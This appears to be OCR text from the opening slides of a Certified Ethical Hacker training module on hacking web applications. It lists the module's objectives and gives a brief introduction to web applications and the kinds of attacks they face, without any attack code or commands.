
Hacking Web Applications


Module 12

Unmask the Invisible Hacker.

Web Application Attack Report

C|EH Certified Ethical Hacker






Module Objectives

- Understanding Web Application Concepts
- Understanding Web Application Threats
- Understanding Web Application Hacking Methodology
- Web Application Hacking Tools
- Understanding Web Application Countermeasures
- Web Application Security Tools
- Overview of Web Application Penetration Testing



Module Flow




Introduction to Web Applications

Web applications **provide an interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser


Though web applications enforce certain security policies, they are **vulnerable to various attacks** such as SQL injection, cross-site scripting, session hijacking, etc.

Web technologies such as **Web 2.0** provide more attack surface for web application exploitation

Web applications and Web 2.0 technologies are invariably used to support **critical business functions** such as CRM, SCM, etc. and improve business efficiency

